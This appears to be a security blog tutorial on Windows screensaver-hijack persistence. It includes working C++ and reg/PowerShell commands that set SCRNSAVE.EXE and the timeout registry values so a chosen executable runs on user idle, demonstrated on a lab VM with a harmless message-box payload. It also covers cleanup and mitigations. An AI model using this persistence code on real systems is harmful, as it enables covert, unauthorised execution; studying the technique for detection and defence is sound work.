


# Malware development: persistence - part 2. Screensaver hijack. C++ example.

[cocomelonc.github.io/tutorial/2022/04/26/malware-pers-2.html](https://cocomelonc.github.io/tutorial/2022/04/26/malware-pers-2.html)

April 26, 2022

3 minute read

Hello, cybersecurity enthusiasts and white hackers!




This post is a second part of a series of articles on windows malware persistence techniques and tricks.

Today I'll write about the result of my own research into another persistence trick: Abusing screensavers.

## screensavers

Screensavers are programs that execute after a configurable time of user inactivity. This feature of Windows it is known to be abused by threat actors as a method of persistence. Screensavers are PE-files with a `.scr` extension by default and settings are stored in the following registry keys:

`HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveActive`



set to 1 to enable screensaver.

`HKEY_CURRENT_USER\Control Panel\Desktop\ScreenSaveTimeout` - sets user inactivity timeout before screensaver is executed.

`HKEY_CURRENT_USER\Control Panel\Desktop\SCRNSAVE.EXE` - set the app path to run.

## practical example

Let's go to look at a practical example. Let's say we have a "malware" from [previous part hack.cpp](#):

```

/*
meow-meow messagebox
author: @cocomelonc
*/
#include <windows.h>

int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int
nCmdShow) {
    MessageBoxA(NULL, "Meow-meow!", "=^..^=", MB_OK);
    return 0;
}

```

Let's go to compile it:

```

x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-
exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

```

```


(cocomelonc@kali) [~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$ x86_64-w64-mingw32-g++ -O2 hack.cpp -o hack.exe -mwindows -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$ ls -lht
total 24K
-rwxr-xr-x 1 cocomonc cocomonc 15K Apr 27 02:04 hack.exe
-rw-r--r-- 1 cocomonc cocomonc 917 Apr 27 02:02 pers.cpp
-rw-r--r-- 1 cocomonc cocomonc 232 Apr 27 01:10 hack.cpp

(cocomelonc@kali) [~/hacking/cybersec_blog/2022-04-26-malware-pers-2]
└─$

```

And save it to folder `Z:\2022-04-26-malware-pers-2\`:



Then, let's create a script `pers.cpp` that creates registry keys that will execute our program `hack.exe` when user inactive 10 seconds:

```

/*
pers.cpp
windows low level persistense via screensaver
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/26/malware-pers-2.html
*/
#include <windows.h>
#include <string.h>

int reg_key_compare(HKEY hKeyRoot, char* lpSubKey, char* regVal, char* compare) {
    HKEY hKey = nullptr;
    LONG ret;
    char value[1024];
    DWORD size = sizeof(value);
    ret = RegOpenKeyExA(hKeyRoot, lpSubKey, 0, KEY_READ, &hKey);
    if (ret == ERROR_SUCCESS) {
        RegQueryValueExA(hKey, regVal, NULL, NULL, (LPBYTE)value, &size);
        if (ret == ERROR_SUCCESS) {
            if (strcmp(value, compare) == 0) {
                return TRUE;
            }
        }
    }
    return FALSE;
}

int main(int argc, char* argv[]) {
    HKEY hkey = NULL;
    // malicious app
    const char* exe = "Z:\\2022-04-26-malware-pers-2\\hack.exe";
    // timeout
    const char* ts = "10";
    // activation
    const char* aact = "1";

    // startup
    LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"Control Panel\\Desktop", 0 ,
KEY_WRITE, &hkey);
    if (res == ERROR_SUCCESS) {
        // create new registry keys
        RegSetValueEx(hkey, (LPCSTR)"ScreenSaveActive", 0, REG_SZ, (unsigned char*)aact,
strlen(aact));
        RegSetValueEx(hkey, (LPCSTR)"ScreenSaveTimeOut", 0, REG_SZ, (unsigned char*)ts,
strlen(ts));
        RegSetValueEx(hkey, (LPCSTR)"SCRNSAVE.EXE", 0, REG_SZ, (unsigned char*)exe,
strlen(exe));
        RegCloseKey(hkey);
    }
    return 0;
}

```

As you can see, logic is simplest one. We just add new registry keys for timeout and app path. Registry keys can be added from the `cmd` terminal:

```
reg add "HKCU\Control Panel\Desktop" /v ScreenSaveTimeOut /d 10
reg add "HKCU\Control Panel\Desktop" /v SCRNSAVE.EXE /d Z:\2022-04-26-malware-pers-2\hack.exe
```

or `powershell` commands:

```
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'ScreenSaveTimeOut' -Value '10'
New-ItemProperty -Path 'HKCU:\Control Panel\Desktop\' -Name 'SCRNSAVE.EXE' -Value 'Z:\2022-04-26-malware-pers-2\hack.exe'
```

but since I love to write code, I wanted to show how to do it with some lines of code.

## demo

---

Let's compile our `pers.cpp` script:

```
x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```



```
(cocomelon@kali) ~/hacking/cybersec_blog/2022-04-26-malware-pers-2
└─$ x86_64-w64-mingw32-g++ -O2 pers.cpp -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive

(cocomelon@kali) ~/hacking/cybersec_blog/2022-04-26-malware-pers-2
└─$ ls -lht
total 40K
-rwxr-xr-x 1 cocomelon cocomelon 15K Apr 27 02:05 pers.exe
-rw-r--r-- 1 cocomelon cocomelon 919 Apr 27 02:05 pers.cpp
-rwxr-xr-x 1 cocomelon cocomelon 15K Apr 27 02:04 hack.exe
-rw-r--r-- 1 cocomelon cocomelon 232 Apr 27 01:10 hack.cpp

(cocomelon@kali) ~/hacking/cybersec_blog/2022-04-26-malware-pers-2
└─$
```

Then, for the purity of experiment, first of all, check registry keys in the victim's machine and delete keys if exists:

```
reg query "HKCU\Control Panel\Desktop" /s
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'ScreenSaveTimeOut'
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'SCRNSAVE.EXE'
```

```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> reg query "HKCU\Control Panel\Desktop" /s

HKEY_CURRENT_USER\Control Panel\Desktop
ActiveWndTrackTimeout REG_DWORD 0x0
BlockSendInputResets REG_SZ 0
CaretTimeout REG_DWORD 0x1388
CaretWidth REG_DWORD 0x1
ClickLockTime REG_DWORD 0x4b0
CoolSwitchColumns REG_SZ 7
CoolSwitchRows REG_SZ 3
CursorBlinkRate REG_SZ 530
DockMoving REG_SZ 1
DragFromMaximize REG_SZ 1
DragFullWindows REG_SZ 1
DragHeight REG_SZ 4
DragWidth REG_SZ 4
FocusBorderHeight REG_DWORD 0x1
FocusBorderWidth REG_DWORD 0x1
FontSmoothing REG_SZ 2
FontSmoothingGamma REG_DWORD 0x0
FontSmoothingOrientation REG_DWORD 0x1
FontSmoothingType REG_DWORD 0x2
ForegroundFlashCount REG_DWORD 0x7
ForegroundLockTimeout REG_DWORD 0x30d40
LeftOverlapChars REG_SZ 3
MenuShowDelay REG_SZ 400
MouseWheelRouting REG_DWORD 0x2
PaintDesktopVersion REG_DWORD 0x0
Pattern REG_DWORD 0x0
RightOverlapChars REG_SZ 3
ScreenSaveActive REG_SZ 1
SnapSizing REG_SZ 1
TileWallpaper REG_SZ 0
Wallpaper REG_SZ c:\windows\web\wallpaper\theme1\img13.jpg
WallpaperOriginX REG_DWORD 0x0
WallpaperOriginY REG_DWORD 0x0
WallpaperStyle REG_SZ 10
```


```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "ScreenSaveTimeOut"
Remove-ItemProperty : Property ScreenSaveTimeOut does not exist at path HKEY_CURRENT_USER\Control Panel\Desktop.
At line:1 char:1
+ Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "Screen ...
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (ScreenSaveTimeOut:String) [Remove-ItemProperty], PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Microsoft.PowerShell.Commands.RemoveItemPropertyCommand

PS C:\Users\User> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "SCRNSAVE.EXE"
Remove-ItemProperty : Property SCRNSAVE.EXE does not exist at path HKEY_CURRENT_USER\Control Panel\Desktop.
At line:1 char:1
+ Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "SCRNSA ...
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (SCRNSAVE.EXE:String) [Remove-ItemProperty], PSArgumentException
+ FullyQualifiedErrorId : System.Management.Automation.PSArgumentException,Microsoft.PowerShell.Commands.RemoveItemPropertyCommand

PS C:\Users\User>
```


Then, run our `pers.exe` script and check again:

```
.\pers.exe
reg query "HKCU\Control Panel\Desktop" /s
```



As you can see, new key added as expected.


So now, check everything in action. Logout and login again and wait 10 seconds or just inactive 10 seconds:



Pwn! Everything is worked perfectly :)

After the end of the experiment, delete the keys:

```
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'ScreenSaveTimeOut'  
Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name 'SCRNSAVE.EXE'  
reg query "HKCU\Control Panel\Desktop" /s
```



```
win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
Windows PowerShell  
PS Z:\2022-04-26-malware-pers-2> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "ScreenSaveTimeOut"  
PS Z:\2022-04-26-malware-pers-2> Remove-ItemProperty -Path "HKCU:\Control Panel\Desktop" -Name "SCRNSAVE.EXE"  
PS Z:\2022-04-26-malware-pers-2> reg query "HKCU\Control Panel\Desktop" /s  
HKEY_CURRENT_USER\Control Panel\Desktop  
ActiveWndTrackTimeout REG_DWORD 0x0  
BlockSendInputResets REG_SZ 0
```

## conclusion

---

The problem with this persistence trick is that the session is terminated when the user comes back and the system is not idle. However, red teams can perform their operations (something like coin miner) during the user's absence. If screensavers are disabled by group policy, this method cannot be used for persistence. Also you can block `.scr` files from being executed from non-standard locations.

This trick is used by [Gazer](#) software and [Turla APT](#) in the wild.

This trick in MITRE ATT&CK

[Gazer](#)

[Turla](#)

[RegOpenKeyEx](#)

[RegSetValueEx](#)

[RegCloseKey](#)

[Remove-ItemProperty](#)

[reg\\_query](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

*PS. All drawings and screenshots are mine*